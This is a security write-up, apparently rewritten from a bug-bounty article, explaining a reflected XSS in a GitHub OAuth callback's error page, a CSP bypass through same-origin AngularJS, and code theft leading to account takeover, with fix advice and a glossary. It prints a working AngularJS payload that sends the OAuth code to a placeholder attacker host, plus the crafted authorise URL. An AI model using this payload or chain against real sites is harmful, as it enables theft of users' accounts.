XSS on the Oauth callback URL with CSP bypass leading to zero-click account takeover
The OAuth callback URL displayed error messages without sanitising the error_description parameter, allowing reflected XSS. An attacker could craft a link that, when opened by a previously authorised user, executed JavaScript to steal the OAuth code and take over the account.
 Published on infosecwriteups.com
In one of my recent projects, I came across a series of seemingly non-critical vulnerabilities. Surprisingly, when these issues were combined together, they created a major security risk — a zero-click account takeover vulnerability.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application that signs users in with GitHub through OAuth. The feature under examination is the OAuth callback URL, the endpoint to which GitHub redirects a user after authentication. Normally it receives an authorisation code and looks like this:
https://example.com/callback?code=AUTHORIZATION_CODE
The same callback URL is also used to display OAuth error messages. When GitHub cannot authorise a user, it redirects to the callback with an error, for example:
https://example.com/github/ofg/callback?error=redirect_uri_mismatch&error_description=Wrong+URI
That dual use is the starting point of the chain described here: a reflected injection in the error page, a Content Security Policy bypass using AngularJS, and finally theft of a valid OAuth code that leads to account takeover.
Setup
The work was done during routine security assessments of the application's authentication flow. The report does not name the application. The preconditions that matter for the attack are:
- The application uses GitHub OAuth and a single callback URL for both successful callbacks and error display.
- The error page reflects the
error_descriptionparameter. - The application loads AngularJS from the same domain.
- The victim has previously authorised the application with GitHub.
Finding it
The researcher examined every step of the authentication process and focused on the final one, the callback. The important observation was that the callback URL is reused for error messages, and that arbitrary text placed in the error_description parameter is rendered on the page.

The obvious next step is to try Cross-Site Scripting. The application's CSP was very restrictive and did not allow inline scripts:

Exploitation
Step 1: Bypass the CSP with AngularJS
The application used AngularJS, with the library loaded from the same domain. Because the script came from the same origin, loading it did not violate the CSP. The researcher then used Angular templating to inject code: the payload imports the AngularJS library and uses Angular directives, relying on the $event.view object, which exposes the window object. That construction executed despite the CSP.


The final payload was URL-encoded and injected into the error_description parameter. Opening the URL executed the code despite the CSP:
Step 2: Understand what the callback does with the code
GitHub OAuth uses an authorisation URL that returns a response code and redirects to a callback URL. The callback URL is verified, so redirecting users to a malicious domain to steal the code is not possible directly. The flow is:
- The user visits the GitHub authorise URL.
- If previously authorised, the user is redirected to the callback URL with a code.
- The callback validates the code and issues session cookies.
The GitHub authorise and redirect request looks like this:

The code from that response is used to issue the application cookies:

Step 3: Keep a valid code while forcing the error page
The redirect_uri parameter is verified and only whitelisted callback URLs are accepted, but the parameters inside the callback URL are not checked. Appending extra parameters to the whitelisted callback URL, such as ?error=q%26error_description=blahblah, makes the application display the error page while retaining a valid OAuth response code in the URL.

Step 4: Build the payload that exfiltrates the code
The error page has the XSS, so it can be used to seize the OAuth code. The payload redirects the user to an attacker-controlled domain and uses the OAuth response code as a path:
<!DOCTYPE html><html><head><meta charset=”utf-8" /><title>Zero Click Account takeover</title><meta name=”description” content=”” /><meta name=”viewport” content=”width=device-width” /><base href=”/” /><script src=”lib/socket.io.min.js”></script></head><body><script src=”scripts/vendor-31****a1.js”></script><div ng-app=”” ng-init=””><input ng-on-focus=”$event.view.location = ‘https://ATTACKER-URL.COM/' %2b $event.view.location.search.slice(1).split(‘%26’)[2].split(‘=’)[1]” autofocus /></div></body></html>
The payload must be URL-encoded, with + and & characters encoded twice because of the multiple redirections.

Step 5: Deliver the malicious authorise URL
The encoded payload is inserted into the error_description parameter of the redirect URL (the callback URL):
https://github.com/login/oauth/authorize?response_type=code&redirect_uri=https://example.com/auth/github/ofg/callback?error=q%26error_description=XSS_PAYLOAD_HERE&scope=repo%2Cread%3Aorg%2Cdelete_repo%2Cworkflow%2Cuser%3Aemail&client_id=*************
When a previously authorised user opened this malicious URL, the following happened:
- GitHub received the authorisation request.
- GitHub verified the validity of the callback URL.
- Because the user was previously authorised, GitHub issued the response code, attached it to the callback URL, and redirected the user.
- On the callback page, the XSS executed, extracted the OAuth code from the parameter and sent it to the attacker's server.
GitHub authorise request. Redirecting to the error page, yet retaining a valid code in the URL.

GitHub authorize request
The user's browser executes the XSS and sends the code from the parameter to the remote server:

XSS execution
The attacker obtains the OAuth code:

OAuth code is stolen
Step 6: Use the stolen code
The OAuth code could then be used to gain unauthorised access to the application:
https://example.com/auth/github/ofg/callback?code=CODE_HERE
Root cause
The design mistake is that one endpoint serves two purposes: it validates OAuth codes and it renders OAuth error messages. The error rendering reflects the error_description parameter without sanitisation, which gives reflected XSS. The redirect_uri whitelist only checks the base callback URL, not the parameters appended to it, so an attacker can add error and error_description to a legitimate callback and force the error page while a valid code is still present in the URL.
The CSP did not stop the XSS because AngularJS was loaded from the same origin, which the policy allowed, and Angular templating was then used to execute code. The $event.view object exposed the window object, which the payload used to navigate to the attacker's domain with the code. The report does not describe any other defence that was in place.
Impact
The chain gives zero-click account takeover. A previously authorised user who opens the crafted authorise URL is redirected by GitHub with a valid code, the error page executes the XSS, and the code is sent to the attacker. The attack requires the victim to have authorised the application before, and it requires the victim to open the malicious URL.
Fix
Based on the chain, the changes needed are: encode or sanitise error_description before rendering it, so the error page cannot execute injected markup; avoid reusing the OAuth callback endpoint for error display, or validate the full callback URL including its parameters rather than only the base URL; and tighten the CSP so that same-origin AngularJS cannot be used to bootstrap execution, for example by removing the AngularJS dependency from the error page or by using a policy that does not permit the templating path used here.
Variants to test
- Error parameter reflection on other OAuth providers. Send an authorise request with a callback URL that has
erroranderror_descriptionappended, and see whether the error page renders the value. A positive result is the injected text appearing in the response. - CSP bypass through same-origin libraries. Look for AngularJS, or another templating library, loaded from the same origin as the reflected parameter. A positive result is execution of a directive-based payload despite the CSP.
- Parameter whitelist gaps. Append extra query parameters to a whitelisted
redirect_uriand check whether the provider accepts the modified URL. A positive result is a redirect that keeps the code while reaching the error page. - Double encoding through redirects. Encode
+and&twice and observe whether the value survives multiple redirects intact. A positive result is the payload arriving unmodified at the error page. - Code exfiltration paths. Test whether the code can be placed in a path or query on an attacker-controlled domain. A positive result is the code arriving at the attacker's server.
What happened, in plain words
A website let people sign in with their GitHub account. That kind of sign-in is called OAuth, and it works by bouncing you between two websites: the one you want to use, and GitHub. At the end of the bounce, GitHub sends you back to a special address on the first website, called the callback URL, carrying a code. The website validates that code and issues session cookies, and you are logged in.
The same callback address was also used to show error messages. If GitHub refused the sign-in, it sent you back to the callback with a message in the address bar, and the website printed that message on the page. Nobody checked what was in the message, so you could put anything there, including a small program. That is a Cross-Site Scripting (XSS) bug: the site takes text from the address bar and treats it as part of the page, so an attacker's text becomes the attacker's code running inside the site.
The site had a defence called Content Security Policy (CSP), which is a rule set the site sends to your browser saying which scripts are allowed to run. It blocked the obvious attack. But the site also loaded a JavaScript library called AngularJS from its own domain, and the CSP allowed that. AngularJS can turn ordinary-looking HTML attributes into running code, so the attacker used it as a legal way in.
Put together, the pieces gave a zero-click account takeover: a previously authorised user who opened one crafted link had their account handed to the attacker. The rest of this article walks through each piece slowly, with the exact requests and payloads from the work.
What OAuth is, from zero
OAuth is a way for one website to trust another website's login. Think of a hotel: you do not give the hotel your house keys. You show a keycard that the hotel's front desk issued after checking your ID. OAuth is the keycard system. GitHub is the front desk that checks who you are; the website you want to use is the hotel that accepts the keycard.
The report lists five steps in the process:
- User Requests Access. A person, called the Resource Owner (RO), wants to reach something on a website.
- App Initiates Redirection. The website, called the Client (RP), sends your browser, the User Agent (UA), to an Authorization Server (AS). That server is the trusted login provider, for example AzureAD, Okta, Cognito or Google.
- User Grants Approval. You log in at the Authorization Server and agree to let the website have access.
- Server Issues a Token. The Authorization Server gives the Client an access token.
- Token Enables Data Access. The Client uses the token to read your data from the Resource Server (RS).

OAuth schema
A few words in that list need unpacking for a first-time reader:
- Browser (User Agent). The program you are reading this in. It follows links and runs the page's JavaScript.
- Server. A computer somewhere that answers requests from browsers. When you open a page, your browser asks a server for it.
- API. A way for one program to ask another program to do something, usually over the web.
- Token. A short string of characters that stands in for proof of identity, like a cloakroom ticket. Whoever holds it can claim the coat.
- Cookie. A small piece of data a website asks your browser to store and send back on every request to that site. Websites use cookies to remember that you are logged in.
- Session. The period during which the website remembers you as a logged-in user, usually backed by a cookie.
The callback URL, and the mistake in it
The callback URL is the address GitHub sends you back to. In a normal successful sign-in it looks like this:
https://example.com/callback?code=AUTHORIZATION_CODE
Line by line:
https://example.comis the website's address./callbackis the specific page on that website that handles the return from GitHub.?starts the query string, the part of the address that carries extra values.code=AUTHORIZATION_CODEis one such value: the name iscode, and the value is the short-lived authorisation code.AUTHORIZATION_CODEis a placeholder for the real string.
The problem was that the same callback page was also used to show errors. When GitHub could not authorise a user, it sent them back to the callback with an error message instead:
https://example.com/github/ofg/callback?error=redirect_uri_mismatch&error_description=Wrong+URI
Line by line:
/github/ofg/callbackis the same callback page, just with a longer path.error=redirect_uri_mismatchsays what kind of error happened. Here it means the address GitHub was asked to return to did not match what the application had registered.&separates one query value from the next.error_description=Wrong+URIis a human-readable explanation. The+is how a space is written in a URL.
The researcher noticed that any text could be put into the error_description value, and the page would display it:
That is the whole bug in one sentence: the page copies text from the address bar onto the page without checking it. In security terms this is a reflected injection: the attacker's input bounces off the server and comes back inside the page. When the input is HTML or JavaScript, the class of bug is Cross-Site Scripting (XSS). The everyday comparison: a restaurant that reads out whatever name you write on the waiting list, even if you wrote an instruction to the staff.
Why the obvious attack failed: CSP
The first thing anyone tries after finding reflected input is to inject a script tag. The application's CSP was very restrictive and did not allow inline scripts:
Content Security Policy (CSP) is a header the website sends with each page. It tells the browser which sources of script, style and other content are allowed. A strict policy blocks scripts written directly into the page (inline scripts) and scripts from domains the site did not list. The browser enforces it, not the server, so it stops the attack even when the page contains injected markup.
Think of CSP as a guest list at a door. The bouncer does not care what name is on the invitation; if the name is not on the list, you do not get in. An inline <script> is a name that is not on the list.
The way around it: AngularJS
The application used AngularJS, and the library was loaded from the same domain as the site. That detail matters: the CSP allowed scripts from the site's own domain, so the AngularJS file was on the guest list. The attacker could therefore rely on it being present and running.
AngularJS is an older JavaScript framework for building web pages. One of its features is that it reads special attributes in the HTML, such as ng-app, ng-init and ng-on-focus, and treats their contents as expressions to evaluate. That is convenient for developers and dangerous when an attacker can write HTML into the page, because the attacker can write those attributes too.
The payload imported the AngularJS library and used Angular directives to start execution, relying on the $event.view object, which exposes the window object. In plain words: an Angular expression can reach the browser's window, the global object that represents the tab, and from there it can change the page's address. That is how the payload navigated the victim's browser to the attacker's server.
The final payload was URL-encoded and placed in the error_description parameter. Opening the URL ran the code despite the CSP:
URL encoding replaces characters that have special meaning in an address with a percent sign and two hex digits, so the value survives the trip through the address bar and the server. A space becomes %20, for example. The payload had to be encoded so that its own &, ? and = characters did not break the outer URL.
What the callback does with the code
Before weaponising the XSS, the researcher mapped the normal flow. GitHub OAuth uses an authorisation URL that returns a response code and redirects to a callback URL. The callback URL is verified, so it is impossible to redirect users to malicious domains to steal the response code. The flow is:
- The user visits the GitHub authorise URL.
- If previously authorised, the user is redirected to the callback URL with a code.
- The callback validates the code and issues session cookies.
The GitHub authorise and redirect request looks like this:
The code from that response is used to issue the application cookies:
Step 3 is the important one for a beginner: the callback validates the code and issues session cookies in the browser. From that moment the browser is logged in. The report shows the code being used to gain unauthorised access to the application.
Keeping a valid code while forcing the error page
The redirect_uri parameter is the address GitHub is allowed to send the user back to. GitHub checks it against a whitelist, a list of approved addresses, and only accepts those. But the check covers the base address, not the extra parameters appended to it. Appending extra parameters to the whitelisted callback URL, such as ?error=q%26error_description=blahblah, makes the application show the error page while a valid OAuth response code is still in the URL.
Why this works, step by step:
- GitHub sees a
redirect_uriwhose base matches the whitelist, so it accepts it. - GitHub appends its own
codeparameter to that address and sends the user there. - The application sees
erroranderror_descriptionin the address and renders the error page. - The
codeis still sitting in the address bar, because nothing removed it.
So the attacker gets both things at once: the error page, which is where the XSS lives, and a live code, which is what the attacker wants.
The payload that steals the code
The error page has the XSS, so it can be used to seize the OAuth code. The payload redirects the user to an attacker-controlled domain and uses the OAuth response code as a path:
<!DOCTYPE html><html><head><meta charset=”utf-8" /><title>Zero Click Account takeover</title><meta name=”description” content=”” /><meta name=”viewport” content=”width=device-width” /><base href=”/” /><script src=”lib/socket.io.min.js”></script></head><body><script src=”scripts/vendor-31****a1.js”></script><div ng-app=”” ng-init=””><input ng-on-focus=”$event.view.location = ‘https://ATTACKER-URL.COM/' %2b $event.view.location.search.slice(1).split(‘%26’)[2].split(‘=’)[1]” autofocus /></div></body></html>
Line by line, in plain words:
<!DOCTYPE html><html><head>opens a normal HTML document. The payload is a whole page, not just a fragment.<meta charset=”utf-8" />tells the browser the page's character encoding.<title>Zero Click Account takeover</title>sets the tab title. The name describes the goal.<meta name=”description” content=”” />and<meta name=”viewport” content=”width=device-width” />are ordinary page metadata, the second one for mobile sizing.<base href=”/” />sets the base address for relative links on the page.<script src=”lib/socket.io.min.js”></script>loads a script from the site's ownlibfolder. Because it is same-origin, the CSP allows it.<script src=”scripts/vendor-31****a1.js”></script>loads another same-origin script. The asterisks stand for characters the report redacted.<div ng-app=”” ng-init=””>is an AngularJS container.ng-apptells Angular to take charge of this part of the page;ng-initruns an expression when Angular starts.<input ... autofocus />is a text field that grabs focus automatically as soon as the page loads.ng-on-focus=”...”is an AngularJS directive: when the field receives focus, Angular evaluates the expression inside the quotes.$event.view.location = ...sets the browser tab's address, which navigates the page.‘https://ATTACKER-URL.COM/'is the attacker's server, written with typographic quotes in the report.%2bis a URL-encoded+, which joins the attacker's address with the value that follows.$event.view.location.searchis the query string of the current address, the part after?..slice(1)drops the leading?..split(‘%26’)[2]splits the string on the encoded&and takes the third piece. The report's payload uses%26here because the&characters were encoded for transport..split(‘=’)[1]splits that piece on=and takes the value, which is the OAuth code.
The net effect: as soon as the page loads, the input gets focus, Angular runs the expression, and the browser is sent to https://ATTACKER-URL.COM/<the code>. The code arrives at the attacker's server as part of the path.
The payload must be URL-encoded, with + and & characters encoded twice because of the multiple redirections:
Double encoding means encoding the encoded form. The value passes through more than one URL parser on its way, and each parser decodes once. If & is encoded once, the first parser turns it back into & and splits the value in the wrong place. Encoding it twice means it survives the first decode and is only turned back into & at the last step.
Delivering the malicious authorise URL
The encoded payload is inserted into the error_description parameter of the redirect URL, which is the callback URL:
https://github.com/login/oauth/authorize?response_type=code&redirect_uri=https://example.com/auth/github/ofg/callback?error=q%26error_description=XSS_PAYLOAD_HERE&scope=repo%2Cread%3Aorg%2Cdelete_repo%2Cworkflow%2Cuser%3Aemail&client_id=*************
Line by line:
https://github.com/login/oauth/authorizeis GitHub's authorisation endpoint. This is the address a user is sent to when they start signing in with GitHub.response_type=codeasks GitHub for an authorisation code, the kind the callback expects.redirect_uri=https://example.com/auth/github/ofg/callback?error=q%26error_description=XSS_PAYLOAD_HEREis the address GitHub should send the user back to. It is the whitelisted callback, with extra parameters appended.%26is an encoded&, so the application will readerror=qanderror_description=XSS_PAYLOAD_HEREas two separate values.XSS_PAYLOAD_HEREis where the encoded payload goes.&scope=repo%2Cread%3Aorg%2Cdelete_repo%2Cworkflow%2Cuser%3Aemaillists the permissions being requested.%2Cis an encoded comma and%3Aan encoded colon, so the list isrepo,read:org,delete_repo,workflow,user:email.&client_id=*************identifies the application to GitHub.
When a previously authorised user opened this malicious URL, the following happened:
- GitHub received the authorisation request.
- GitHub verified the validity of the callback URL.
- Because the user was previously authorised, GitHub issued the response code, attached it to the callback URL, and redirected the user.
- On the callback page, the XSS executed, extracted the OAuth code from the parameter and sent it to the attacker's server.
GitHub authorise request. Redirecting to the error page, yet retaining a valid code in the URL.
GitHub authorize request
The user's browser executes the XSS and sends the code from the parameter to the remote server:
XSS execution
The attacker obtains the OAuth code:
OAuth code is stolen
Why "zero-click": the victim only has to open the link. Because they had already authorised the application with GitHub in the past, GitHub returns the code without an interactive step.
Using the stolen code
The OAuth code could then be used to gain unauthorised access to the application:
https://example.com/auth/github/ofg/callback?code=CODE_HERE
Line by line:
https://example.com/auth/github/ofg/callbackis the same callback page.?code=CODE_HEREis the stolen code, placed where the application expects it.
Why the pieces fit together
The design mistake is that one endpoint serves two purposes: it validates OAuth codes and it renders OAuth error messages. The error rendering reflects the error_description parameter without sanitisation, which gives reflected XSS. The redirect_uri whitelist only checks the base callback URL, not the parameters appended to it, so an attacker can add error and error_description to a legitimate callback and force the error page while a valid code is still present in the URL.
The CSP did not stop the XSS because AngularJS was loaded from the same origin, which the policy allowed, and Angular templating was then used to execute code. The $event.view object exposed the window object, which the payload used to navigate to the attacker's domain with the code. The report does not describe any other defence that was in place.
What it means for users and for the site
The chain gives zero-click account takeover. A previously authorised user who opens the crafted authorise URL is redirected by GitHub with a valid code, the error page executes the XSS, and the code is sent to the attacker. The attack requires the victim to have authorised the application before, and it requires the victim to open the malicious URL.
How to prevent it
The report does not describe a fix or a retest. Based on the chain, the changes needed are: encode or sanitise error_description before rendering it, so the error page cannot execute injected markup; avoid reusing the OAuth callback endpoint for error display, or validate the full callback URL including its parameters rather than only the base URL; and tighten the CSP so that same-origin AngularJS cannot be used to bootstrap execution, for example by removing the AngularJS dependency from the error page or by using a policy that does not permit the templating path used here.
Things worth testing on other sites
- Error parameter reflection on other OAuth providers. Send an authorise request with a callback URL that has
erroranderror_descriptionappended, and see whether the error page renders the value. A positive result is the injected text appearing in the response. - CSP bypass through same-origin libraries. Look for AngularJS, or another templating library, loaded from the same origin as the reflected parameter. A positive result is execution of a directive-based payload despite the CSP.
- Parameter whitelist gaps. Append extra query parameters to a whitelisted
redirect_uriand check whether the provider accepts the modified URL. A positive result is a redirect that keeps the code while reaching the error page. - Double encoding through redirects. Encode
+and&twice and observe whether the value survives multiple redirects intact. A positive result is the payload arriving unmodified at the error page. - Code exfiltration paths. Test whether the code can be placed in a path or query on an attacker-controlled domain. A positive result is the code arriving at the attacker's server.
Glossary
- Account takeover: when an attacker gains control of someone else's account, here by obtaining a valid session.
- AngularJS: an older JavaScript framework that evaluates special HTML attributes as expressions.
- API: a way for one program to ask another program to do something over the web.
- Authorisation code: a short-lived string GitHub gives the application, which the application exchanges for a session.
- Authorization Server (AS): the trusted login provider, such as GitHub, that checks the user and issues tokens.
- Callback URL: the address on the application that the login provider sends the user back to.
- Client (RP): the application the user wants to use, which relies on the login provider.
- Content Security Policy (CSP): a rule set the site sends to the browser saying which scripts and other content are allowed to run.
- Cookie: a small piece of data a site asks the browser to store and send back on each request, often used to keep a user logged in.
- Directive: an AngularJS attribute that tells the framework to do something, such as run an expression.
- Double encoding: encoding an already encoded value so it survives more than one round of URL decoding.
- Error description: the human-readable part of an OAuth error message, carried in the
error_descriptionparameter. - Inline script: JavaScript written directly inside the page rather than loaded from a separate file.
- OAuth: a protocol that lets one website trust another website's login without sharing passwords.
- Query string: the part of a URL after
?, carrying named values. - Redirect URI: the parameter in an OAuth request that names the callback URL the provider may return to.
- Reflected injection: a bug where input from the request is echoed back into the response, so the attacker's text appears in the page.
- Resource Owner (RO): the person whose data is being accessed, in practice the user.
- Resource Server (RS): the server that holds the user's data and accepts the access token.
- Same origin: the same scheme, host and port, which is how browsers decide whether one page may load another's resources.
- Sanitisation: cleaning input so that dangerous characters or markup cannot take effect.
- Scope: the list of permissions an application asks for, such as reading repositories or an email address.
- Session: the period during which a site remembers a user as logged in, usually backed by a cookie.
- Token: a string that stands in for proof of identity or permission, like a cloakroom ticket.
- URL encoding: writing characters as a percent sign plus two hex digits so they survive transport in a URL.
- User Agent (UA): the browser, the program that follows links and runs page scripts.
- Whitelist: a list of approved values, here the callback addresses the provider will accept.
- Window object: the browser's global object for a tab, which includes the current address and can be used to navigate.
- Zero-click: an attack that needs no action from the victim beyond opening a link.